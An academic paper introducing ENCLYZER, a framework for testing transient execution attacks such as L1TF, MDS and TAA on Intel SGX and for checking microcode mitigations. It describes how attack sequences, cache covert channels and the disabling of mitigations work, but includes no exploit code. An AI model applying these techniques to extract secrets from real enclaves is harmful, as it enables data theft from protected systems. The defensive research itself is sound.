ENCLYZER: Automated Analysis of Transient Data Leaks on Intel SGX

Jiuqin Zhou
Southern University of Science and Technology
bloaryth@gmail.com

Yuan Xiao
Intel Labs
yuan.xiao@intel.com

Radu Teodorescu
The Ohio State University
teodorescu.1@osu.edu

Yinqian Zhang
Southern University of Science and Technology
zhangyq3@sustech.edu.cn

***Abstract*—Trusted Execution Environment (TEE) is the cornerstone of confidential computing. Among other TEEs, Intel® Secure Guard Extensions (Intel® SGX) is the most prominent solution that is frequently used in the public cloud to provide confidential computing services. Intel® SGX promotes runtime confidentiality and integrity of enclaves with minimal modifications to existing CPU microarchitectures. However, Transient Execution Attacks, such as L1 Terminal Fault (L1TF), Microarchitectural Data Sampling (MDS), and Transactional Asynchronous Abort (TAA) have exposed certain vulnerabilities within Intel® SGX solution. Over the past few years, Intel has developed various countermeasures against most of these vulnerabilities via microcode updates and hardware fixes. However, arguably, there are no existing tools nor studies that can measurably verify the effectiveness of these countermeasures. In this paper, we introduce an automated analysis tool, called ENCLYZER, to evaluate Transient Execution Vulnerabilities on Intel® SGX. We leverage ENCLYZER to comprehensively analyze a set of processors, with multiple versions of their microcode, to verify the correctness of these countermeasures. Our empirical analysis suggests that most countermeasures are effective in preventing attacks that are initiated from the same CPU hyperthread, but less effective for cross-thread attacks. Therefore, the application of the latest microcode patches and disabling hyperthreading is warranted to enhance the security of Intel® SGX-enabled systems. Security Configurations like hyperthreading disabled/enabled are attestable on Intel® SGX platform to provide user with increased confidence in making decision on system trustworthiness. Note that the Security Configurations cannot be modified without a system reboot.**

I. INTRODUCTION

The Trusted Execution Environment (TEE), available on most modern processors, is a hardware extension that enables the creation of an isolated execution environment. It relies on extensions of the hardware memory management units inside the processor and an encryption engine between the processor and the memory bus, to ensure that no unauthorized party is able to access the protected code and data. An application running in such an environment trusts only the hardware and itself, and considers all other software components on the system potentially malicious, including privileged software.

Transient Execution Attacks [58], [32], [31] have recently emerged as a significant security threat that has attracted the attention of both academic and industry researchers. They attempt to trigger transient execution that would be later architecturally rolled back to create a window where the code transiently executed would break the access privileges. And the stolen secret will be transmitted to posted architectural states via covert channel. A number of attack variants [42], [54], [55], [51], [48], [39], [44], [47] have been discovered on modern processors. One of the impacted systems is Intel® Secure Guard Extensions (Intel® SGX), Intel's TEE implementation. With Transient Execution Attacks, a risk exists that an adversary with system privilege could breach the confidentiality of, among others, SGX enclaves and exfiltrate sensitive information from the protected memory regions [55], [50], [53].

Multiple mitigation solutions have been put in place in an effort to mitigate the security risks [58], [32], [1]. For example, Intel® TSX is disabled by default to prevent multiple attack variants relying on it for fault suppression, and a new L1D cache flush instruction is provided to stop L1TF Attack [20]. While Intel has done significant work to reduce the attack surface of Transient Execution Attacks, no specific tools have been published to validate the effectiveness of these mitigations. This is especially important for TEEs, for which Transient Execution Attacks conducted by a malicious system software are a major security concern. It is not yet clear if the existing countermeasures against Transient Execution Attacks, designed for generic use cases, are sufficient in the TEE setting.

In this paper, we aim to design and develop an automated tool to assist the exploration and understanding of Transient Execution Vulnerabilities of commodity processors in the TEE context. There are multiple challenges to achieving this goal. As reported by many [29], [9] , Transient Execution Attacks are not guaranteed to be reproducible on all given machines, even without any mitigation. Failure to reproduce a vulnerability may be caused by many factors, including improper attack implementation, incorrect system environment settings, or the absence of the vulnerability of the hardware itself, etc. The lack of a sound theory of such microarchitecture-related attacks motivates the design and implementation of powerful tools for scrutinizing the effectiveness of the countermeasures deployed on various machines. In addition, a controlled execution environment is required to rule out possible interference from the execution environment that could affect the results. Since Transient Execution Attacks mostly target microarchitectural components of processors, the lack of visibility into and direct control of these microarchitectural components increase the difficulty of building such a tool.

This paper introduces a software tool framework, dubbed ENCLYZER, that targets (1) understanding the factors influencing Transient Execution Attacks and (2) validating state-of-the-art countermeasures against Transient Execution Attacks in the context of Intel® SGX. ENCLYZER focuses on Domain-Bypass Transient Execution Attacks [42], [12], including Foreshadow [50], MDS [54], Cacheout [55], and LVI [51]. ENCLYZER adopts a modular design to test different variants and different execution environments. It leverages unit testing and differential analysis to validate the correctness of the implementation. ENCLYZER takes into consideration architecture, microcode, OS-related configurations, and attack deployment models to build a comprehensive test suite of Transient Execution Attacks on Intel® SGX enclaves. By conducting tests in a fully-controlled environment, ENCLYZER seeks to ensure the effectiveness of the arguably strongest attack settings. Note that although the current version of ENCLYZER focuses on Intel® SGX in the context of known vulnerabilities, its modular design makes it extensible to other

TEE (e.g. ARM Trustzone) and to new attack variants that may be discovered in the future. ENCLYZER is released as an open-source project at https://github.com/bloaryth/enclyzer.

We perform extensive tests on Skylake, Kaby Lake and Coffee Lake processors with microcode patches spanning the period from before the disclosure of Transient Execution Attacks to the most recent patch release available at publication time. ENCLYZER revealed that some of the countermeasures deployed are ineffective when configured incorrectly, due to the special threat model of TEEs. First of all, some countermeasures can be directly turned off by a privileged adversary. Second, the microcode-based countermeasures, which cannot be turned off by the adversary, only take effect during context switches between enclave and non-enclave mode, i.e., at enclave entry or exit. Therefore, when Intel® Hyper-Threading Technology (Intel® HT Technology) is enabled in the BIOS settings, attack code can run simultaneously on the same physical core as that of the victim enclave, making such countermeasures unable to be triggered in time to prevent the exploitation from the other hyperthread from the same physical core.

This paper makes the following contributions:

- It presents ENCLYZER, an extensible software framework for examining Transient Execution Vulnerabilities and their corresponding countermeasures for Intel® SGX.
- It discovers concrete elements that influence the success rate of different attack variants for execution environment controlling.
- It conducts comprehensive analysis on all relevant attack variants and all practical attack deployment models.
- It identifies several misunderstandings in earlier academic papers of certain variants and is able to optimize the attack instruction sequences accordingly.
- It reveals several cases where improper configuration could make countermeasures ineffective under TEE threat model.

The rest of the paper is organized as follows: Section II introduces background and related works on Transient Execution Attacks and Intel® SGX. Section III validates the correctness of ENCLYZER's design and implementation. Section IV brings forward the architecture of ENCLYZER. Section V presents the details of its implementation. Section VI demonstrates the test results on five different processor generations. Section VII analyzes the identified problems and discusses limitations of ENCLYZER. Section VIII concludes the paper.

II. Background and Related Works

A. Transient Execution Attacks

This paper mainly examines Domain-Bypass Transient Execution Attacks, including Meltdown [42], [44], L1 Terminal Fault (L1TF) [50], Microarchitectural Data Sampling (MDS) [54] and Transactional Asynchronous Abort (TAA) [54], which can break through architectural access control mechanisms. They should be discussed in the context of Intel® SGX.

1) Meltdown: Meltdown exploits transiently executed instructions to circumvent security checks. The attack exploits the race between micro-architectural fault detection and data access. The L1 Data (L1D) cache is frequently used as the covert channel to pass transient data to posted architectural states. The original code to attack the OS kernel can be directly used to attempt to exploit Intel® SGX enclaves, which is the foundation of the L1TF [50] attacks.

2) L1 Terminal Fault (L1TF): L1TF, or Foreshadow Attack [50], originally targets Intel® SGX. It aims at gaining unauthorized access of secret in L1 data cache. The well-studied cause of L1TF is the design of the hardware access control logic [50]. Normally, unauthorized access to an enclave page from another enclave or non-enclave entities should be blocked. However, when the page is not present (P bit in its page table entries cleared) or when a reserved bit of its page table entry is set, such checks for unauthorized accesses are transiently overridden in the micro-architecture and the plain-text secret could be exposed through a cache covert channel.

3) Microarchitectural Data Sampling (MDS): Unlike Meltdown and L1TF, MDS [54] targets secrets stored in processor internal buffers such as the load port [22], line fill buffer [22], or store buffer [22]. Due to the limited sizes of these buffers and their accesses not being indexed by physical addresses, MDS does not have free control over its targets.

4) Transactional Asynchronous Abort (TAA): TAA is similar to MDS in that it also targets processor internal buffers. However, it is triggered by Intel® TSX transaction aborts rather than data prediction. A *clflush* instruction before entering a critical section (i.e. transaction) would possibly abort and rollback the transaction because of asynchronous cache eviction. In the meantime, the attack code snippet in the critical section is still transiently executed to load data from processor internal buffers.

5) Cross-Domain Transient Execution Attacks: Cross-Domain Transient Execution Attacks [40], [49], such as Bounds Check Bypass (Spectre Variant 1) [2], Branch Target Injection (Spectre Variant 2) [3], and Speculative Store Bypass (Spectre Variant 4) [27], exploit special code gadgets inside the victim code to extract secrets. The conditions to trigger such code gadgets has been expanded since the original attack. Initially, most Cross-Domain Transient Execution Attacks relied on branch prediction to transiently reveal secrets. Malicious pre-training of hardware branch predictors is needed before mounting these attacks. Subsequent attacks resorted to delayed exception handling and microcode assists, such as LVI [51]. Recently, machine clear conditions have been shown to have the ability to initiate SCSB [46] and FPVI [46] attacks.

B. Intel® SGX

Intel® SGX [34] is one of the earliest commercial TEE available on the market. It is also by far the most widely deployed and extensively studied. Intel® SGX introduces a new threat model where any software outside the protected software application is considered untrusted or malicious, including the operating system kernel. The protected application is called an enclave. The security of enclaves is based on automatic memory encryption with a hardware encryption engine inside the processor. Only accesses requested from inside of the owner enclave can correctly load plaintext data.

Attestation is a crucial component for the security of Intel® SGX. It verifies the integrity of enclave configurations. Among all attestable parameters, Security Configurations [13] are of special importance as they are closely related to reported security threats. For example, hyperthreading enabled/disabled is included because of L1TF Attacks [11].

Despite architectural security, Intel® SGX may still face microarchitectural attacks such as side-channel attacks [60]. Transient Execution Attacks, widely adopting cache side-channel as the covert channel to transmit secrets, may, likewise, be launched against Intel® SGX [36] as discussed in Section II-A. Intel [23] has released microcode patches with mitigations for all known Transient Execution Attacks. However, academic research on the effectiveness of these mitigations is not extensive. Since these attacks do not specifically target Intel® SGX, most mitigations are designed primarily with traditional non-TEE threat models in mind.

C. *Related Work*

There are two prior works closely related to ENCLYZER: SpeechMiner [57] and Medusa [45]. SpeechMiner is a software framework that systematically investigates the microarchitectural nature of both Domain-Bypass and Cross-Domain Transient Execution Attacks. Medusa is a software framework to search for Domain-Bypass Transient Execution Attacks and features fuzzing-based techniques. Compared to these two works, ENCLYZER is, to our best knowledge, the first software framework that specializes in Intel® SGX with special TEE threat model. It aims to validate mitigations in real-world settings rather than looking for new vulnerabilities.

III. METHODOLOGY

ENCLYZER aims to validate the security property of Intel® SGX with regard to Transient Execution Attacks. This section describes our choice of techniques and how to empirically validate the correctness of the implementation with unit testing and differential analysis.

A. *Fault Suppression*

Domain-Bypass Transient Execution Attacks rely heavily on techniques of fault suppression or exception handling. ENCLYZER adopts Intel® Transactional Synchronization Extensions (Intel® TSX) for fault suppression of all implemented variants, as the suppression technique creates the optimal attack window.

Linux exception handling via signal is a seemly feasible alternative, but its effective attack window is not long enough for most attack variants to succeed. It also introduces too much noise and is time-consuming. There is also a risk to crash the whole system. Indirect jump fallback via Return Stack Buffer (RSB), another potential alternative, only make Meltdown Attack against OS succeed.

B. *Covert Channels*

A covert channel is important in making the microarchitectural test results architecturally visible. As in many known Transient Execution Attacks, ENCLYZER still adopts *FLUSH+RELOAD* [59] cache covert channel. It is by far the most efficient and stable transmission channel. Other covert channel alternatives may be valuable for real-world attackers, but they are less relevant to ENCLYZER, which only pursues effectiveness and accuracy to study the nature of the attacks in a controlled environment.

C. *Unit Testing*

ENCLYZER picks Criterion [25] as the unit testing framework to prove the correctness and robustness of each module. Compared to debugging after the whole tool framework is written, unit testing takes small tests to validate each function or module separately. It not only enables efficient bug finding, but also contributes to the effectiveness tests of the attack code snippet. Unit testing limits the involved components of ENCLYZER to rule out potential issues in irrelevant code if a code snippet is found not working. In the meanwhile, by controlling the execution environment to be in favor of the attacker, the problem can be narrowed down to the attack code sequence itself. With this approach, we successfully reproduced all known Domain-Bypass Transient Execution Attacks that have been reported to affect Intel® SGX. Most of them require additional adjustments that are untold or unnoticed in their original paper or open-source repository. Details could be found in Section V-A.

D. *Differential Analysis*

Note that many Transient Execution Attacks do not have a high success rate (e.g. 5%). Instead of simply measuring the success rate of attacks, a better approach is to make use of differential analysis. For example, when all experiment settings except the secret value are fixed, we run the same attacking sequence experiment twice with two different secret values: $0xaa$ and $0xbb$. If the covert channel transmits secret as $0xaa$ with 5% possibility and $0xbb$ with 0.5% possibility for the first run, and $0xaa$ with 0.5% possibility and $0xbb$ with 5% possibility for the second run, we will still be confident that the attacking sequence code successfully exploits the secret.

In addition, differential analysis can provide evidence for identifying factors that contribute to the success or failure of Transient Execution Attacks. By altering only one such factor while fixing all others, we know the influence of this specific factor on the attacks.

IV. ENCLYZER FRAMEWORK


Fig. 1 illustrates the architecture and workflow of ENCLYZER. ENCLYZER is composed of four modules: System Setting Configuration, Internal Buffer Controller, Transient Attack Controller, and Covert Channel Resolver. In each round of the test, the *System Settings Configuration* module first sets up the test environment. It selects the tested microcode version and turns on/off countermeasures through OS kernel parameters and module-specific registers (MSRs). Next, the *Internal Buffer Controller* module allocates memory pages containing secrets, remaps the pages to the second set of the virtual address, and then limits access to them by modifying the page table bits of the original virtual address. It then selects the filling instruction sequence to fill or flush CPU internal buffers with secrets or dummy values. Afterwards, the *Transient Attack Controller* module selects one of the tested attack instruction sequences. It sets core affinity for the execution and execute of the instruction sequence to extract the secret and transfer it via a covert channel. Finally, the *Covert Channel Resolver* module recovers the encoded secrets from the covert channel, if possible, and reports the analysis results.

A. *System Settings Configuration*

System Settings Configuration plays an important role in examining the functionality of different mitigation techniques. A series of mitigations are introduced against different variants in microcode or OS kernel. With the control over microcode version, kernel parameters, and MSRs, ENCLYZER is able to flexibly test different combinations of them. Another significant role of System Settings Configuration is to ensure the correctness of the implementation of other modules. The verification of *Internal Buffer Controller*, *Transient Attack Controller*, and *Transient Attack Controller* relies on the success of exploitation of certain Transient Execution Attacks. Therefore, it is necessary to place them in the most exploitable environment, with no mitigation or other auxiliary supports.

1) Microcode Rollback and Update: Microcode updates contain security patches for known hardware vulnerabilities, including Transient Execution Attacks. Detailed patch information could be found at Intel's microcode code release Github repository [10]. However, it is not straightforward for ENCLYZER to rollback and test old microcode patches if the system is already running with a new one.

According to an Intel Deep Dive [23], the microcode of a machine is decided by roughly four stages, in the ascending time order, namely Firmware Interface Table (FIT) microcode update, BIOS microcode update, OS microcode update, and runtime update. The newest microcode found in the four stages will take effect. Therefore, the following preliminaries are required for ENCLYZER. First, acquire



②
①
③
④
Secrete
Environment
Attack
Page Allocation and Remapping
Page Table Flags Modification
Filling Sequence Selection
Buffer Filling and Flushing
Internal Buffer Controller
Microcode Rollback and Update
Kernel Parameters Modification
CPU MSRs Modification
System Settings Configuration
Thread Controlling
Attack Sequence Selection
Transient Attack Controller
Transient Data Reproduction
Attack Validity Checker
Covert Channel Resolver

Fig. 1. Architecture and workflow ENCLYZER. Solid squares represent software modules. Dotted squares inside of each module stands for submodules. Rounded Squares are the basic components of tests.

and install the oldest BIOS image on the tested machine from its manufacturer. Second, download the oldest microcode available and write it to the OS.

When these conditions are met, the machine could then be updated to any newer microcode at runtime as long as root privilege is acquired. Note that such microcode update is a one-way trip and cannot be reverted back without a reboot.

2) Kernel Parameters Modification: Linux* kernel offers a number of boot parameters to control OS kernel settings and processor feature configurations. Some of the parameters are directly related to Transient Execution Attacks and therefore play a critical role in the execution environment configuration. Two regularly used parameters in ENCLYZER are (1) Transient Execution Attack mitigations (e.g. *l1tf*, *mds*, etc.) [8], [5], and (2) cpu core isolation (*isolcpus*) [19].

Mitigations of Linux* kernel could be fine-tuned to enable only a subset of the whole list, including Spectre (*nospectre_v1*, *nospectre_v2* and *spectre_v2_user*), L1TF (*l1tf*), MDS (*mds*), TAA (*tsx_async_abort*) and so forth. Alternatively, instead of individual control, a meta switch (*mitigations*) is also available to turn on or off all available mitigations. Should new mitigations be introduced in the future, their control is expected to follow the same strategy.

CPU core isolation is known as an effective way of increasing the stability of cache covert channels [60], [36]. Cache covert channels are widely adopted in transient attacks to transfer secrets. Therefore, CPU isolation plays an important role in the correctness of the tests of ENCLYZER. After isolating a CPU core, the OS kernel scheduler will not schedule any more tasks on it unless specified with core affinity. This prevents cache pollution introduced by context switch among tasks on the CPU core. On CPUs that enable hyperthreading, some of the CPU resources are shared by both sibling cores. It is necessary to isolate both sibling cores to avoid interference.

3) MSR Modification: Model Specific Registers (MSRs) are another alternative to control CPU configurations other than Linux kernel parameters. MSRs can toggle some of the hardware mitigations or manipulate features such as hardware prefetchers [4], [6].

A number of hardware mitigations are introduced by updating microcode and enabled by default. Their availability is exposed to software via reading from MSRs and some of them can be enabled/disabled by writing to MSRs. They include mitigations against Meltdown, Spectre, SSB, MDS, TAA, and so on [21]. For example, a common way to suppress exceptions when implementing these attacks is to wrap the attack code inside of an Intel® TSX transaction. Starting from June 2021, Intel® TSX is disabled by default as an indirect way to mitigate these attacks. However, Intel® TSX could be re-enabled again through MSR *IA32_TSX_CTRL* by root users. The requirement of root privilege is unrealistic in the traditional threat model where the user is malicious and the kernel is the victim, but it is typical in the TEE threat model where the attacker is considered privileged while the enclave is the victim.

Hardware prefetchers load data that are potentially useful in the future into the cache to improve performance. However, it may introduce unwanted noise for cache side channels. For example, when reloading cache lines to infer a leaked secret, a large amount of noise will be brought in as all the neighboring cache lines of touched cache lines will be prefetched. Thus, it is better to simply turn off all hardware prefetchers via MSRs to ensure the correctness of experiments. On the other hand, a more complex method is to delicately design a hash function when iterating through cache lines to deactivate or invalidate hardware prefetchers. It requires no root privilege and fits better in real-world attacks.

B. Internal Buffer Controller

Transient Execution Attacks are built on an assumption that the secret can be kept unencrypted in the internal buffers of the processor for a short while during execution, and thus can be exploited during transient execution. The ability to control these internal buffers is a prerequisite to simulating real-world attack settings. As the instruction set architecture (ISA) of commercial processor architectures (e.g. Intel x86) does not offer instructions to directly operate on these internal buffers, ENCLYZER implements a number of workarounds taking advantage of the side effect of the normal execution of certain instruction sequences.

The *Internal Buffer Controller* module has two major features. The victim and attacker are granted different access permissions to the same memory region via *Page Allocation and Remapping* and *Page Table Flags Modification*. The combination of *Filling Sequence Selection* and *Buffer Filling and Flushing* is the core of generating desired states of processor internal buffers.

1) Page Allocation and Remapping: Allocating memory pages is the first step in the process of preparing microarchitectural states. Virtual pages mapped to the same physical page enable the possibility of granting different access privileges to different simulated entities in ENCLYZER. This module is in part built upon the page remapping implementation of SGX-Step [52].

Page Allocation simply allocates memory pages via *mmap()* syscall. We ensure that the memory allocated is aligned to 4KB pages. Note that the processor's internal buffers are typically organized in multiple layers. For the sake of performance, each layer only uses partial address bits to find the target entry. For example, the L1 cache is physically tagged but virtually indexed. The cache set index is determined by the bit $6-11$ of a physical address, which is the same as its virtual address. Some other buffers may predict using only page offset (the lowest 12 bits, which is the same in virtual and physical addresses). Therefore, allocating memory in the unit of pages helps make experiment implementations easier. On the other hand, since the first generation of Intel® SGX does not support page allocation, all needed enclave memory is statically allocated during the creation of the enclave. The GCC alignment attribute ensures that the allocated pages are 4KB-aligned. ENCLYZER implements an ECALL to help transfer the addresses of the allocated enclave pages to the untrusted world.

Page Remapping generates a new virtual address for an allocated page, along with a new set of page table entries. Such remapping allows the access control of each virtual address to be irrelevant to each other. They can be configured to fit the conditions that a victim or an attacker may encounter. The remapping is achieved by writing to the Linux virtual device */dev/mem*. However, it requires root privilege to enable and open the character device. Therefore, this is only practical in testing scenarios or in the TEE threat model.

2) Page Table Flag Modification: To correctly reveal the facts about Transient Execution Attacks, it is necessary to simulate an execution environment that blocks access to secrets from attackers. The modification of page table flags is a common technique for access control. The structure of page table entries of Intel's CPU could be found in Software Developer Manual [18]. Linux kernel documentation [7] also describes page table managing in detail.

As an example, the default page table structure in Linux kernel 5.11 is a 5-layer structure, including Page Global Directory (PGD), Page Fourth Level Directory (P4D), Page Upper Directory (PUD), Page Middle Directory (PMD), and Page Table Entry (PTE) [7]. To perform an address translation, the page table walk begins by getting the starting address of PGD from CR3 and then resolving the virtual to physical mapping of different levels of page tables from the highest to the lowest. The translation process uses only the page frame number (PFN) part of the address bits. Some of the remaining bits are promoted as control bits, while the other bits are reserved and should be kept zero. Page Table Flags in ENCLYZER refer to these control bits and reserved bits in PTE.

The control bits include PRESENT bit, RW bit, USER bit, ACCESSED bit, and DIRTY bit [18]. The PRESENT bit indicates whether the page resides in memory or is swapped out. RW bit indicates whether the page is writable. USER bit indicates whether the page is accessible from userspace. The ACCESSED bit indicates the page has been accessed. The DIRTY bit indicates that the page has been modified. Bits that are neither paging-related nor control-related are called reserved bits, such as bit 51 of the PTE. When the PRESENT bit is cleared, access to the page will raise a page fault exception (#PF). The exception handler in the Linux kernel will then load the swapped-out page into memory. A similar exception throwing process will also happen when access control by the USER bit or RW bit is violated.

3) Filling Sequence Selection: The *Filling Sequence Selection* submodule is responsible for fine control of processor internal buffer states. Although these buffers cannot be manipulated directly, their states are changed as the side effects of executing certain memory-operating instructions. However, how the instructions may affect the buffer states is unclear. We chose to manually construct the filling sequences for each known buffer primarily due to the difficulty in drawing meaningful conclusions from randomly generated instruction sequences. *Filling Sequence Selection* aims not only to detect Transient Execution Vulnerabilities, but also to explore how processor internal buffers operate. Through empirical experiments, we revealed that two factors play a key role: *instruction type* and *operand value*.

Memory operations can be classified as either read or write operations. They can also be categorized as normal, non-temporal, or string operations. Different types of operations may influence different buffers. For example, when we change the type of memory instructions while using the same operand, the effect of them is clearly demonstrated by the success or failure of the L1TF attack. It is reported that L1TF only succeeds when data resides in L1D cache [50]. L1TF cannot fetch data from non-temporal stores but all other types, indicating non-temporal stores bypass the L1D cache.

The operands of memory instructions can be any mapped memory location or even invalid addresses. The address of the operands may also affect buffer states. Similarly, by changing the operand values while executing the same type of memory instructions, we were able to observe the effect of different operands using offset control techniques (See VI-B).

Note that we empirically observed that different specific operations falling into the same type do not have distinct effects on processor internal buffers. The implementation adopted by the vulnerability analysis of ENCLYZER only chooses one candidate from each type of memory instructions.

4) Buffer Filling and Flushing: After selecting the filling sequence, we apply them to pages for filling. Though the actual sizes of internal buffers are unknown, we assume that a sufficiently large number of pages will be able to fully fill targeted internal buffers. From another viewpoint, minimum numbers of used pages (or only minimum portions of a page) for successful Transient Execution Attacks may be derived by reducing the number of pages. The effect of flushing on internal buffers is not clear either, but they are important to successfully trigger some Transient Execution Attacks.

Buffer filling follows a forward linear iteration over memory slots, as we assume that randomly accessed memory slots will perform no better than linearly accessed memory slots in filling internal buffers, and the direction of linear iteration also does not have obvious effects. Page flushing also adopts the same iteration policy, as we make similar assumptions compared to page filling. Fence instructions are added at the end of page filling and flushing to separate them from affecting each other. When a fence instruction is added between two memory operations, the effect of the latter one will not be globally visible until the previous one is committed.

C. Transient Attack Controller

Transient Attack Controller is the core of ENCLYZER to generate test cases. The microarchitecture implementation of Intel processors keeps getting updated from generation to generation [18]. Though how vulnerable a CPU is towards Transient Execution Attacks could be found in Intel Deep Dive articles [1], the analysis is based on the exploitation of real-world attacks, not the nature of the hardware implementation itself. Therefore, one important job of ENCLYZER is to re-examine the attack surface of each Transient Execution Attack. This module is responsible for the selection of attacking sequences and how they will be scheduled, through *attacking sequence Selection* and *Thread Controlling* respectively

1) Attacking Sequence Selection: The attacking sequences are critical for the correctness of tests. The *Attacking Sequence Selection* submodule implements the instruction sequences for all known Domain-Bypass Transient Execution Attacks. They include L1TF, MDS, and TAA. For each round of test, one of the sequences is selected for execution to test the corresponding vulnerability. The major challenge in reproducing the attacks is that most original attack papers or open-source repositories omit or hide the details for successful exploitation (see Section V-A). ENCLYZER verified that on all test platforms, all of the variants can succeed in stealing the secret from the intended leakage source.

2) Thread Controlling: ENCLYZER offers the ability to control the affinity of threads to simulate real-world attack settings. By scheduling an attack task on the sibling thread of the victim thread, the malicious OS kernel can bring interference to the processor's internal buffers used by the victim thread.

Many state-of-the-art countermeasures against Transient Execution Attacks aim at the scenario where an attack task and a victim task are placed on the same logical core, and a context switch will happen in between. Under such circumstances, processor internal buffers can be naturally cleaned up during the context switches. However, in a hyperthreading case, the boundary between two running threads is not clear and there is no context switch that provides an opportunity to mitigate. ENCLYZER considers all four types of scheduling cases: attacking sequence and victim (filling) sequence in the same task, or in the same thread but different tasks, or in the same physical core but different threads, or in different physical cores.

D. Covert Channel Resolver

As transient data will be discarded by the CPU pipeline, they need to be transmitted through a covert channel to be permanently stored. A common and reliable method is cache covert channel, which is well-studied [56], [43] and widely used in Transient Execution Attacks [42], [49], [50], [54], [47]. ENCLYZER relies on cache covert channel to examine the success rate of Transient Execution Attacks. The module is composed of two submodules, *Transient Data Reproduction* and *Attack Validity Checker*.

1) Transient Data Reproduction: When data are stored in the cache, the time to access them is tremendously reduced compared to when they are in the DRAM only. For example, the time to access the L1D cache takes several CPU cycles, while the time to access DRAM takes up to hundreds of CPU cycles. Therefore, by measuring the time to access a virtual address, it could be easily inferred whether the data stored at that virtual address is in the L1D cache or not. Such property is used by ENCLYZER to encode and transmit transient data.

Each round of Transient Execution Attacks transmit one byte of secret, whose value ranges from 0 to 255. A mapping between the byte value and 256 indexed cache slots could be constructed. The *FLUSH+RELOAD* technique [59] is adopted to perform the transmission: First, all cache slots are flushed out at the beginning of each round. Next, a byte of transient data is covered to access an indexed cache slot. Finally, the byte of transient data is reproduced by measuring the access latency of all cache slots. The isolation of CPU cores and disability of hardware data prefetchers reduce possible noise introduced when executing the second and third steps.

2) Attack Validity Checker: The purpose of *Attack Validity Checker* is to examine the influence introduced by involved factors in a controlled environment. After the transient data reproduction, the retrieved data could be compared with the original secret data to compute the success rate of an attack. This rate is affected by several factors: system settings, filling sequence, attacking sequence, and covert channel. ENCLYZER performs differential analysis by controlling three of the factors and changing only one factor at a time to understand its effect. For example, by changing only the scheduling of the victim (filling) sequence and attacking sequence, we can study whether the countermeasure against certain attack variant is effective in different scheduling-related threat models.

In addition to the overall success rate of an attack, some other aspects of the transmitted data could be checked. For example, we can study whether every byte in a cache line slot is equally vulnerable by iterating through each byte in the secret as the victim, or whether the success rate remains stable over thousands of repeated trials. These possibilities enrich the functionality of *Attack Validity Checker*, which hence fulfills the purpose of understanding more about the nature of Transient Execution Attacks.

V. IMPLEMENTATION

ENCLYZER is implemented with a portable design that can be easily used on an arbitrary system with Intel® SGX to perform tests. This section introduces the engineering designs of ENCLYZER and instruction sequence construction details.

A. Construction of Instruction Sequences

1) Filling Sequences: The base version of filling sequences (Listing 1 in Appendix) is derived from Intel Deep Dive [26], which is called "Buffer Grooming" in the Medusa paper [45]. Lines 5 to 6 in Listing 1 obtain the bitwise logical OR of packed double-precision floating-point values. Line 8 to 11 flush 12 cache lines with optimized efficiency. Line 13 to 15 string stores the same value zero repeatedly to 6144 bytes. From our initial analysis, *orpd* clears 2 load ports, *clflushopt* clears 12-entry line fill buffer, and *rep stosb* fills in other internal buffers. Their effects as a whole can be observed from attacking sequences.

Starting with Listing 1, we have made several changes to the base version of filling sequences. First, we change the value that *rep stosb* carries. For example, line 14 is replaced with passing value *1* to *%eax* via a *movq* instruction. It can be verified by attacking sequences reading *1* instead of *0*. Second, delete lines containing *orpd* and *clflushopt* instruction. The filling effect still holds with no obvious downgrading. Third, change *stosb* to other types of memory instructions, such as *movq* for general loads and stores, *movntdqa* for non-temporal loads, *movnti* for non-temporal stores, and *lodsq* for string loads, and *stosq* for string stores. Each of them is responsible for filling a certain type of internal buffers.

Listing 3 and Listing 4 in Appendix are two examples of filling sequences after applying the above changes. *%rdi* is a pointer to the start of the filling buffer. *%rsi* is one of the values that fill the line fill buffer. *%rdx* is the size of the filling buffer, which is by default *6144*. *%rcx* is a cache line mask with last eight bits all *1*s and other bits all *0*s (*0xff* in hexadecimal). Listing 3 fills the same value (i.e.

all *40*s) to all bytes of cacheline-sized line fill buffer entries. Listing 4 fills in each byte of cacheline-sized line fill buffer entries with a constant value plus the byte index. For example, byte 0 contains *40*, byte 1 contains *41*, byte 2 contains *42* and so forth.

2) Attacking Sequences: All Domain-Bypass Transient Execution Attacks share a similar basic code structure. In order to verify the correctness of attack sequences, experiments are performed on an unpatched system. Take Listing 6 in Appendix for L1TF as an example, lines 6 to 10 demonstrate such basic structure. *%rdi* is the offset control parameter to the attacking address. *%rsi* is a pointer to the attacking buffer that takes access control techniques to block normal access from attackers. *%rdx* is a pointer to the encoding buffer where the L1D cache covert channel is built upon. *%rcx* is the size of a cache line (*64* bytes), and will be processed into its bit width (*8*). *%r8* is a pointer to another virtual address of the same attacking buffer that is pointed by *%rdx* with the blocking access control policy removed. *%r9* is reserved for future use and currently default to *0*. Line 6 and 10 are instructions to initiate and terminate a critical section of the Intel® TSX transaction. Line 7 stores a targeted byte into *%rax* transiently. Its fault is suppressed by Intel® TSX. Lines 8 to 9 access a cache line to pass the transient byte out.

